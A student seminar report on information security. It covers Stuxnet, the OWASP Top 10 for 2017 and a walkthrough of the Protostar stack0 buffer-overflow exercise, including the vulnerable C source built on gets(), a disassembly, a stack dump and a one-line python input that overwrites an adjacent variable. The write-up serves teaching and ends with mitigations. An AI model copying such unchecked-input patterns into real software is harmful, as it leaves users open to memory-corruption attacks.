Information security

And Why should we be Concerned

By

Subhajit Barh

Roll-18MA60R33

Dept: Mathematics (CSDP)

Acknowledgement

I would like to thank all my batch mates for helping me find relevant information.

And all the teachers of IIT KGP for being supportive and helpful.

Subhajit Barh

Dept of Mathematics

IIT Kharagpur

Place:Kharagpur

Date _____

Abstract

Cyber Security and why we should be concerned

Over 60% of Personal Computers in India are vulnerable to various cyber-attacks.18% routers, 17% phones 14% printers and 25% of the networks are prone to serious security breach. With the rapid growth of IoT (Internet of things) and smart home systems damages done by the Cyber espionage is becoming more serious day by day. So being aware of these kind of attacks and having preventative measure is always necessary. In this seminar we will see some typical attacks and methodology behind it and how can we prevent it.

To prevent unlawful cyber-attacks we need to have a full-proof system which is non-existent. Alternatively we can design a fully patched system which is patched against all known attacks. Not only that, the system should be updated regularly too. But a fully patched system cannot also guarantee that a negligence from human side will not compromise the whole system. A system is as secure as its weakest link. So to prevent these attacks at least some basic attack procedure and its prevention techniques should be known to all computer operator. If you want to prevent a Cyber-attack then you need to think like one of them. In this Report I tried to achieve that. I discussed one of attacks.

Memory Leak Based: Buffer Overflow

By discussing what is the vulnerability and how it is exploited and how can we prevent that we can have a better understanding of computer and network itself and can make it safe and risk free.

Subhajit Barh

Roll-18MA60R33

Introduction

In today's World data is the digital currency .Everybody is concerned about their data safety and privacy. But if we see carefully we will notice data breach is nothing new .Every day we get news of some kind of security mishap large-scale data theft or something related to that .Like in 2014 Yahoo got hacked and 500 million user lost their private data due to corporate negligence .In this Report I tried to put emphasis on critical security vulnerabilities and how to be aware of them and patch them.

Index


Stuxnet

Stuxnet is a malicious computer worm, first uncovered in 2010. Thought to have been in development since at least 2005, Stuxnet targets SCADA systems and is believed to be responsible for causing substantial damage to Iran's nuclear program. Although neither country has openly admitted responsibility, the worm is believed to be a jointly built American/Israeli cyber weapon.

It is a USB vector worm i.e. it propagates through USB to USB and waits silently until it recognises specific type of PLC (Programmable Logic Control) .When it sees Siemens S7-300 PLC system, Stuxnet installs malware into memory block DB890 of the PLC that monitors the Profibus messaging bus of the system. When certain criteria are met, it periodically modifies the frequency to 1,410 Hz and then to 2 Hz and then to 1,064 Hz, and thus affects the operation of the connected motors by changing their rotational speed. It also installs a rootkit – the first such documented case on this platform – that hides the malware on the system and masks the changes in rotational speed from monitoring systems. It successfully damaged Iran’s he Bushehr Nuclear Power Plant or the Natanz nuclear facility. But it continued to propagate and until in 2010 Kaspersky Malware Research Laboratory Identified and reported it.

As shown below we can see that Iran has the highest infection rate (58.3%) and Indonesia comes second with 17.83%. Stuxnet also infected several computers in India and affected 9.96% of the total computers.

But Stuxnet was not the only malware few moths age wanacry a Ransom ware also caused havoc in Indian security system .It affected several computers caused the hospital system to shut down millions of people lost their data .Usage of pirated systems and non-updating windows based computers were the main victim of this malware. So to prevent this we need to have some understanding of the cyber security system and how to create a malware how to spot a malware easily and patch your system.



OWASP TOP 10

The Open Web Application Security Project (OWASP) is a non-profit organization dedicated to providing unbiased, practical information about application security. The OWASP Top 10 Web Application Security Risks was updated in 2017 to provide guidance to developers and security professionals on the most critical vulnerabilities that are commonly found in web applications, which are also easy to exploit. These 10 application risks are dangerous because they may allow attackers to plant malware, steal data, or completely take over your computers or web servers.

OWASP TOP 10

Every year they publish 10 most dangerous and most common web based vulnerabilities out there .They are called owasp top 10 . Accor ding to them top 10 vulnerabilities and there descriptions are.

*A1:2017-Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2:2017-Broken Authentication

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

A3:2017-Sensitive Data Exposure

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

A4:2017-XML External Entities (XXE)

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

A5:2017-Broken Access Control

Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

A6:2017-Security Misconfiguration

Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

A7:2017-Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A8:2017-Insecure Deserialization

Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

A9:2017-Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

A10:2017-Insufficient Logging&Monitoring

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

*all the information are taken from *https://www.owasp.org/index.php/Top_10-2017_Top_10*

Buffer Overflow

A buffer overflow occurs when a program or process attempts to write more data to a fixed length block of memory, or buffer, than the buffer is allocated to hold. Since buffers are created to contain a defined amount of data, the extra data can overwrite data values in memory addresses adjacent to the destination buffer unless the program includes sufficient bounds checking to flag or discard data when too much is sent to a memory buffer.

It was first introduced in 1996, November 8 in an article named "**smashing the stack for fun and profit**" .But it is still relevant when security is concerned. In this report we will see how we can exploit this vulnerabilities with slight knowledge of computers inner memory working. We will learn through solving an online CTF challenge named "Protostar". This will help us to understand the vulnerability and how to exploit this . Protostar vulnerable software can found at "*https://exploit-exercises.com/protostar/*" .Now to do that we will use some tools called debugger specifically gdb debugger. Before that lets see the program first

//stack0.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  modified = 0;
  gets(buffer);

  if(modified != 0) {
      printf("you have changed the 'modified'
variable\n");
  } else {
      printf("Try again?\n");
```

```
    }
}
```

In the above program there is *int* type variable called *modified* which initialised to zero and never changed in the program. There is another array of 64 characters called *buffer* the gets function takes the input from standard input (i.e. keyboard) and puts into the *buffer* .Now the problem happens when the number of input character is greater than 64. Then the characters will start overflowing from the buffer array.And go into the wrong places and change the *modified* variable. So the if portion of the code that is "*printf("you have changed the 'modified' variable\n");*" will be executed. And we will prove our point.

If we break the program into the assembly language we will see something like this

---

Dump of assembler code for function main:


```
0x080483f4 <main+0>:    push   ebp
0x080483f5 <main+1>:    mov    ebp,esp
0x080483f7 <main+3>:    and    esp,0xfffffff0
0x080483fa <main+6>:    sub    esp,0x60
0x080483fd <main+9>:    mov    DWORD PTR [esp+0x5c],0x0
0x08048405 <main+17>:   lea    eax,[esp+0x1c]
0x08048409 <main+21>:   mov    DWORD PTR [esp],eax
0x0804840c <main+24>:   call   0x804830c <gets@plt>
0x08048411 <main+29>:   mov    eax,DWORD PTR [esp+0x5c]
```

```
0x08048415 <main+33>:   test   eax,eax
0x08048417 <main+35>:   je     0x8048427 <main+51>
0x08048419 <main+37>:   mov    DWORD PTR [esp],0x8048500
0x08048420 <main+44>:   call   0x804832c <puts@plt>
0x08048425 <main+49>:   jmp    0x8048433 <main+63>
0x08048427 <main+51>:   mov    DWORD PTR [esp], 0x8048529
0x0804842e <main+58>:   call   0x804832c <puts@plt>
0x08048433 <main+63>:   leave
0x08048434 <main+64>:   ret
End of assembler dump.
(gdb)
```

This is the assembly program corresponding to the c program stack0.c. Next we will discuss something called stack frame with respect to the program.

Stack Frame

When in any high level language like C we call a function the compiler/assembler reserves some portion of the stack memory for the function .It is called Stack frame Now we will understand how it exactly done through this assembly program and stack diagram.



That 96 byte is a stack frame for main function in the picture above. and *0x00000000 is the modifie* variable defined inside the stack.

Now we will put 65 A, s in the input and see how the stack reacts. The 65 A will eventually fill all the buffer and will certainly change the content of modified variable to non-zero (A) . We can see that in the diagram next page.

```
▶ Input     AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA(65 A'S)
0xbffff720:  0xbffff73c  0x00000001  0xb7fff8f8  0xb7f0186e
0xbffff730:  0xb7fd7ff4  0xb7ec6165  0xbffff748  0x41414141
0xbffff740:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff750:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff760:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff770:  0x41414141  0x41414141  0x41414141  0x00000041
0x8048411 <main+29>: mov   eax,DWORD PTR [esp+0x5c]
0x8048415 <main+33>: test  eax,eax
```

Here one thing to note x41=65 in decimal = ASCII value of A

```
user@protostar:~$ cd /opt/protostar/bin
user@protostar:/opt/protostar/bin$ python -c 'print("A"*65)'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
user@protostar:/opt/protostar/bin$ python -c 'print("A"*65)' |./stack0
you have changed the 'modified' variable
user@protostar:/opt/protostar/bin$
```

How To prevent It

1. Modern Operating System uses ASLR(Address Space Layout Randomization) which randomly off sets the memory and stack to make the exploit unsuccessful .
2. Modern Operating Systems also uses DEP(Data Execution Protection) which prevents stack to be executed
3. Do not use vulnerable function like gets() which will lead to buffer overflow.

Referencs

ProtoStar

https://exploit-exercises.com/protostar/

LiveOverflow

https://www.youtube.com/channel/UClcE-kVhqyiHCcjYwcpfj9w

OWASP TOP 10

https://www.owasp.org/index.php/Top_10-2017_Top_10

Smashing the Stack For fun and profit

http://phrack.org/issues/49/14.html